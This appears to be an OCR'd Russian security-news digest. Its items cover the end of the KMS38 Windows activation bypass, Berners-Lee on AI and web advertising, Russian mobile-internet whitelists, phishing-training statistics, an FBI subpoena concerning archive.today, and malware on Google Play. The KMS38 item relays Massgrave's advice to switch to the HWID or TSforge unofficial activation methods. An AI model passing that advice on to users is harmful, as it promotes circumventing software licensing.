
KMS38 разработали энтузиасты из проекта Massgrave (MAS, Microsoft Activation Scripts), который известен благодаря репозиторию с неофициальными инструментами для активации Windows и Office.

Суть этого метода активации заключалась в том, чтобы обмануть системный файл gatherosstate.exe (служебная утилита, которая определяет, подходит ли текущая система для обновления), продлевая срок KMS-активации (Key Management Service) с обычных 180 дней до 19 января 2038 года. Установить более отдаленную дату не позволяла проблема 2038 года (Y2K38).

Борьба с KMS38 началась почти два года тому назад. Первые признаки появились еще в январе 2024-го, когда в Windows 26040 из установочного образа исчез файл gatherosstate.exe. Это означало, что при крупных обновлениях и переустановках система сбрасывала льготный период активации до нуля, вынуждая пользователя заново подключаться к KMS-серверу.

Однако финальным ударом для KMS38 стало необязательное обновление для Windows 11 KB5067036, вышедшее в октябре 2025 года. В нем Microsoft полностью упразднила функциональность GatherOSstate, и после ноябрьского «вторника обновлений» (пакеты KB5068861 и KB5067112) KMS38 окончательно перестал работать.

Разработчики Massgrave подтвердили, что метод больше не действует. В последней версии скриптов MAS 3.8 поддержка KMS38 полностью удалена.



KMS38 Documentation

🔥 **KMS38 DEPRECATION AND REMOVAL**

Windows uses a clip-based KMS license to migrate the KMS grace period during feature upgrades. For example, if 100 days remain in the KMS grace period and Windows is upgraded, this migration allows the remaining days to carry over. The process relies on the *gatherosstate.exe* file to transfer the license. KMS38 takes advantage of this mechanism by extending the grace period until the year 2038.

Starting with build **26040**, Microsoft removed *gatherosstate.exe* from the ISO. As a result, after a feature or in-place upgrade, the KMS grace period no longer carries over and resets to zero, requiring reconnection to a KMS server for renewal.


Beginning with build **26100.7019**, Microsoft fully deprecated this functionality, causing KMS38 to stop working on that build and all later versions.

KMS38 has now been removed from the MAS script. Users are advised to use **HWID** or **TSforge activation** instead.

If you still wish to use it on older Windows versions or keep it for archival purposes, you can download the script from **here**

В Massgrave рекомендуют пользователям применять альтернативные методы: HWID (Hardware ID) и TSforge, которые по-прежнему работают.

БЕРНЕРС-ЛИ О КОЛЛАПСЕ РЕКЛАМНОЙ МОДЕЛИ ИНТЕРНЕТА



На саммите Financial Times Future of AI сэр Тим Бернерс-Ли (Tim Berners-Lee), создатель Всемирной паутины, предупредил, что генеративный ИИ угрожает многомиллиардной рекламной экономике интернета. Большие языковые модели поглощают контент и выдают ответы напрямую пользователям — без посещения исходных сайтов. А если люди перестанут кликать по ссылкам и читать веб-страницы, рекламная модель, на которой держатся такие гиганты, как Google, может рухнуть.

Бернерс-Ли не исключает, что в будущем LLM будут не только читать контент, но и создавать его сами, полностью заменив людей в цепочке создания информации:

> Если веб-страницы будут читать только большие языковые модели, а люди станут спрашивать у них данные и получать готовые результаты, вся рекламная бизнес-модель интернета начнет рушиться. Большая часть веба зависит от рекламы. Реклама зависит от того, что люди реально читают страницы. Если все думают, что страницу читает человек, а на самом деле это делает LLM — у нас проблема.
>
> Если LLM читает страницу, а человек не читает — у нас проблема с бизнес-моделью. Нам нужно заменить ее чем-то другим. Ужасает то, что так много нашей жизни в вебе основано на том, что люди так или иначе читают страницы, а теперь этот элемент выпадает из цепочки. Если люди просто используют ИИ, перестанут ли они читать блоги? Возможно, мы придем к обществу, где LLM будут играть роль и авторов, и читателей.

МИНЦИФРЫ ОБНОВИЛО «БЕЛЫЕ СПИСКИ»

Министерство цифрового развития, связи и массовых коммуникаций РФ опубликовало в своем Telegram-канале дополненный список сайтов, которые будут доступны во время ограничений работы мобильного интернета. В ведомстве сообщили:

> *Сформирован перечень российских цифровых платформ, которые на втором этапе вошли в список сервисов и сайтов, доступных в периоды отключений мобильного интернета по соображениям безопасности.*

На втором этапе в список включены:

- сайты государственных органов: Госдумы, федеральных министерств, служб и агентств, государственных информационных систем, Генпрокуратуры, правительств субъектов РФ;
- «Почта России»;
- «Альфа-Банк»;
- государственная система цифровой маркировки товаров «Честный знак»;
- СМИ: «Комсомольская правда», «РИА Новости», РБК, «Газета.ру», «Лента.ру», Rambler;
- РЖД и туристический портал «Туту.ру»;
- навигатор 2ГИС;
- такси «Максим»;
- сайт с прогнозом погоды Gismeteo.

Отмечается, что операторы мобильной связи уже реализовали необходимые настройки и перечисленные ресурсы будут доступны в периоды ограничений. В министерстве заявили:

> *Перечень цифровых платформ формируется из наиболее популярных интернет-ресурсов России, а также на основе предложений федеральных и региональных органов власти. Он будет пополняться.*

В сентябре 2025 года Минцифры составило первую версию «белых списков», в которую вошли наиболее востребованные и социально значимые российские сервисы и сайты. Так, на первом этапе в «белый список» попали:

- сервисы «Вконтакте», «Одноклассники», Mail.ru и национальный мессенджер Max;
- сервисы «Госуслуг»;
- сервисы «Яндекса»;
- маркетплейсы Ozon и Wildberries;
- Avito;
- «Дзен»;
- Rutube;
- официальный сайт платежной системы «Мир»;
- сайты правительства и администрации президента России;
- федеральная платформа дистанционного электронного голосования (ДЭГ);
- операторы связи «Билайн», «Мегафон», «МТС», «Ростелеком» и Т2.

Тогда СМИ писали, что в списки планируется добавить еще множество различных сервисов, включая даже сайт букмекерской компании «Фонбет», однако представители Минцифры опровергли эту информацию. В министерстве отметили, что списки действительно еще формируются и будут расширяться в несколько этапов. В частности, сообщалось, что в перечень войдут сайт МЧС, порталы Государственной думы, Совета Федерации и Генеральной прокуратуры, а также «СМИ, банки и аптеки».

ОБУЧЕНИЕ СНИЖАЕТ ДОВЕРИЕ К ФИШЕРАМ В 20 РАЗ


Эксперты «Лаборатории Касперского» и «Мегафона» изучили пользу от тренировочных фишинговых рассылок. Как оказалось, **40%** сотрудников переходят по подозрительным ссылкам, **10%** вводят конфиденциальные данные, а **9%** открывают вложения.

При этом среди сотрудников, прошедших ИБ-обучение, только **7%** открывают подозрительные письма, лишь **2%** переходят по ссылкам (в **20 РАЗ** меньше необученных) и всего **0,2%** подвергли данные риску компрометации (в **190 РАЗ** ниже максимума).

Самыми убедительными темами фишинговых писем оказались: «Расчет премий» (**66,5%** кликов), «Пароль к аккаунту изменен» (**24%**) и «Нарушение корпоративной политики» (**20%**).

Продолжение статьи →

← Начало статьи



My url is alive and I want to archive its content

http://www.domain.com/url

Archive.today is a time capsule for web pages!
It takes a 'snapshot' of a webpage that will always be online even if the original page disappears.
It saves a text and a graphical copy of the page for better accuracy
and provides a short and reliable link to an unalterable record of any web page
including those from Web 2.0 sites:

- https://archive.md/2020.04.21/rt.live/
- https://archive.md/2014.06.26/google.com/maps/...

This can be useful if you want to take a 'snapshot' of a page which could change soon: price list, job offer, real estate listing, drunk blog post, ...
Saved pages will have no active elements and no scripts, so they keep you safe as they cannot have any popups or malware!

I want to search the archive for saved snapshots

query

ФБР ИНТЕРЕСУЕТСЯ ARCHIVE.TODAY

В ФБР заинтересовались личностью человека, который управляет archive.today (он же archive.is и archive.ph) — одним из крупнейших онлайн-архивов, который годами использовался для сохранения страниц, обхода платного доступа и просмотра материалов без перехода на оригинальные сайты.

30 октября 2025 года ФБР направило доменному регистратору Tucows предписание с требованием раскрыть данные владельца домена.

В документе, который представители archive.today опубликовали в соцсети X, говорится, что запрос связан с федеральным уголовным расследованием. В судебном запросе не уточняется, о каких именно нарушениях идет речь, однако ФБР требует раскрыть целый перечень данных, включая:

> *Записи местных и междугородных телефонных соединений (входящие и исходящие вызовы, push-to-talk, SMS/MMS); сведения о способах и источниках оплаты (включая номера банковских карт и счетов); данные о времени и длительности интернет-сессий; идентификаторы устройств (IMEI, IMSI, UFMI, ESN) и другие идентификаторы пользователя, включая временные сетевые адреса (в том числе IP-адреса); а также сведения о типах используемых сервисов (push-to-talk, текст, трехсторонняя связь, почтовые сервисы, облачные сервисы, игровые сервисы и так далее).*

Регистратор подтвердил СМИ, что обычно выполняет такие запросы властей, однако комментировать ситуацию отказался.

Archive.today (и его зеркала — archive.is, archive.ph и так далее) появился более десяти лет назад. Наибольший всплеск популярности сервис получил во время GamerGate, так как участники онлайн-кампании активно сохраняли в сервисе публикации, чтобы не направлять трафик на сайты-источники и следить за изменениями в статьях.

Со временем ресурс стал одним из крупнейших инструментов для архивации веба: пользователи сохраняют в нем новости, блоги, материалы госорганов и страницы, которые могут исчезнуть или измениться со временем.

При этом о создателях проекта не известно практически ничего. Редкие попытки разобраться в происхождении archive.today приводили лишь к появлению гипотез. Одно из таких исследований предполагало, что сайт ведет один человек, вероятно находящийся в России, обладающий нужной технической подготовкой и связями в Европе.


Сам сервис заявлял, что финансируется частным образом и не имеет сложной инфраструктуры. К примеру, в 2021 году его администрация писала, что проект «может умереть в любой момент».

В настоящее время в архивах сервиса сохранены сотни миллионов страниц. Из-за особенностей работы проекта удалить материал из archive.today практически невозможно: еще в 2013 году авторы объясняли, что они, напротив, борются с «мертвыми ссылками».

МОБИЛЬНАЯ МАЛВАРЬ СТАНОВИТСЯ АКТИВНЕЕ

Специалисты компании Zscaler обнаружили в Google Play **239** вредоносных приложений за период с июня 2024-го по май 2025 года. В сумме их скачали более **42 МИЛЛИОНОВ** раз.

